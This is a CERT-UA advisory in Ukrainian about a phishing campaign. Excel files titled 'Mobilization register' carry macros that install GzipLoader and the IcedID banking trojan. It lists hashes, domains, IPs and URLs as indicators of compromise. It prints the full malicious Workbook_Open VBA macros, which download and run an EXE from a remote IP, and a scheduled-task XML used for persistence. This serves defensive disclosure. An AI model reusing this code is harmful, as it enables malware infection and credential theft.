CERT-UA

Archived: 2026-04-10 03:08:11 UTC

Оновлено 18.04.2022

Загальна інформація:

Урядовою командою реагування на комп’ютерні надзвичайні події України CERT-UA виявлено факт масового розповсюдження серед громадян України XLS-документів з назвою "Мобілізаційний реєстр.xls".

З'ясовано, що у разі відкриття документу та активації макросу, останній забезпечить завантаження і запуск виконуваного файлу. Завантажений EXE-файл забезпечить дешифрування та запуск на комп'ютері шкідливої програми GzipLoader, яка, в свою чергу, здійснить завантаження, дешифрування та запуск шкідливої програми IcedID. Згадана шкідлива програма (також відома як BankBot) відноситься до класу "банківських троянських програм", та, серед іншого, забезпечує викрадення автентифікаційних даних.

Активність має цільовий характер та відстежується за ідентифікатором UAC-0098.

Індикатори компрометації:

Файли:

```
bdfca142fc1408ab2028019775a95a8a        8f7e3471c1bb2b264d1b8f298e7b7648dac84ffd8fb2125f3b2566353128
9f33887a8e76c246753e71b896a904b3        65b208943d8cf82af902c39400bdd7a26fdbc94c23f9d4494cf0a2ca5123
5b4deca6a14eb777fdd882a712006303        de7bcc556dde40d347b003d891f36c2a733131593ce2b9382f0bd9ade123
c52150ad226963a07cfc144d9cea73c7        ac1d19c5942946f9eee6bc748dee032b97eb3ec3e4bb64fead3e5ac101fb
afc2d797a39caf4765c0c24e1afb1967        2e721087daafbfe9b7d5618dfcdaf23e04344f4f72b2c59e175196bada1c
e731e2f1a70b2dd13a4995f9c0106dc4        789992e24d118d7bd213593aa849449c624eb275e000bc406dab25035b99
986ce06308ca327e5c75877e5e15d6b8        89594dbae3956eb2bf599e85cd761e89c9d189944b0ddc18cc3973f0fd41
e9ad8fae2dd8f9d12e709af20d9aefad        84f016ece77ddd7d611ffc0cbb2ce24184aeee3a2fdbb9d44d0837bc533b
7e6a117ba018be2867329bc5a33e481d        6734ae02e66924b3f071e7d8ea97d2482a2a2a5bac27b251f20d320b0d04
```

Мережеві:


```
rivertimad[.]com
winuvinnosluk[.]club
successilin[.]top
reteredelete[.]top
naffalno[.]site
ritionalvalueon[.]top
oceriesfornot[.]top
arelyevennot[.]top
dogiraftig[.]com
fikasterwer[.]top
```

```
jevejosader[.]top
ertimadifa[.]com
rresteraftin[.]com
ndlestomak[.]top
168[.]100.8.42
188[.]166.154.118
134[.]209.144.87
hXXp://168[.]100.8.42/micro[.]exe
hXXp://168[.]100.8.42/spisok[.]exe
hXXp://rivertimad[.]com/
hXXp://168[.]100.8.42/list[.]exe
```

Хостові:

```
%APPDATA%\%rand%\%rand%.dll",DllMain --iydu="SustainDream\license.dat"
%APPDATA%\SustainDream\license.dat
%APPDATA%\runsx.exe
%TMP%\forest32.dat
```

Графічні зображення:




```
Function oybxlqihnpvypor(ByVal ehpnvqmdk As String) As String
Dim rbwnmdwppd As Long
For rbwnmdwppd = 1 To Len(ehpnvqmdk) Step 2
oybxlqihnpvypor = oybxlqihnpvypor & Chr$(Val("&H" & Mid$(ehpnvqmdk, rbwnmdwppd, 2)))
Next rbwnmdwppd
End Function
```

```
Sub Workbook_Open()
Application.ScreenUpdating = False
Dim xHttp: Set peudjntzevy = CreateObject(oybxlqihnpvypor("4d6963726f736f66742e584d4c48") & oybxlqihnpvypor("545450"))
Dim bStrm: Set nzioxxa = CreateObject(oybxlqihnpvypor("41646f6462") & oybxlqihnpvypor("2e537472656164"))
peudjntzevy.Open oybxlqihnpvypor("474554"), oybxlqihnpvypor("687474703a2f2f3136382e3130302e382e3432") & oybxlqihnpvypor("2f6d6963726f2e657865"), False
peudjntzevy.Send
Dim lexczwl As String
lexczwl = Environ("AppData")
With nzioxxa
.Type = 1
.Open
.write peudjntzevy.responseBody
.savetofile lexczwl & oybxlqihnpvypor("5c736c69") & oybxlqihnpvypor("6b2e657865"), 2
End With
Shell (lexczwl & oybxlqihnpvypor("5c73") & oybxlqihnpvypor("6c696b2e657865"))
Application.ScreenUpdating = True
End Sub
```

```
Sub Workbook_Open()
    Application.ScreenUpdating = False
    Dim xHttp: Set jgccsmkbfbunzevjs = CreateObject("Microsoft.XMLHTTP")
    Dim bStrm: Set ecxtnnvma = CreateObject("Adodb.Stream")
    jgccsmkbfbunzevjs.Open "GET", "http://168.100.8.42/spisok.exe", False
    jgccsmkbfbunzevjs.Send
    Dim leicqooi As String
    leicqooi = Environ("AppData")
    With ecxtnnvma
    .Type = 1
    .Open
    .write jgccsmkbfbunzevjs.responseBody
    .savetofile leicqooi & "\runsx.exe", 2
    End With
    Shell (leicqooi & "\runsx.exe")
    Application.ScreenUpdating = True
End Sub
```

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo />
  <Triggers>
    <TimeTrigger id="TimeTrigger">
      <Repetition>
        <Interval>PT1H</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2012-01-01T12:00:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
    <LogonTrigger id="LogonTrigger">
      <Enabled>true</Enabled>
      <UserId>user</UserId>
    </LogonTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>DESKTOP-WIN\admin</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>HighestAvailable</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>rundll32.exe</Command>
      <Arguments>"C:\Users\admin\AppData\Roaming\deyi\viimbb2.dll",DllMain
      --iydu="SustainDream\license.dat"</Arguments>
    </Exec>
  </Actions>
</Task>
```

Source: https://cert.gov.ua/article/39609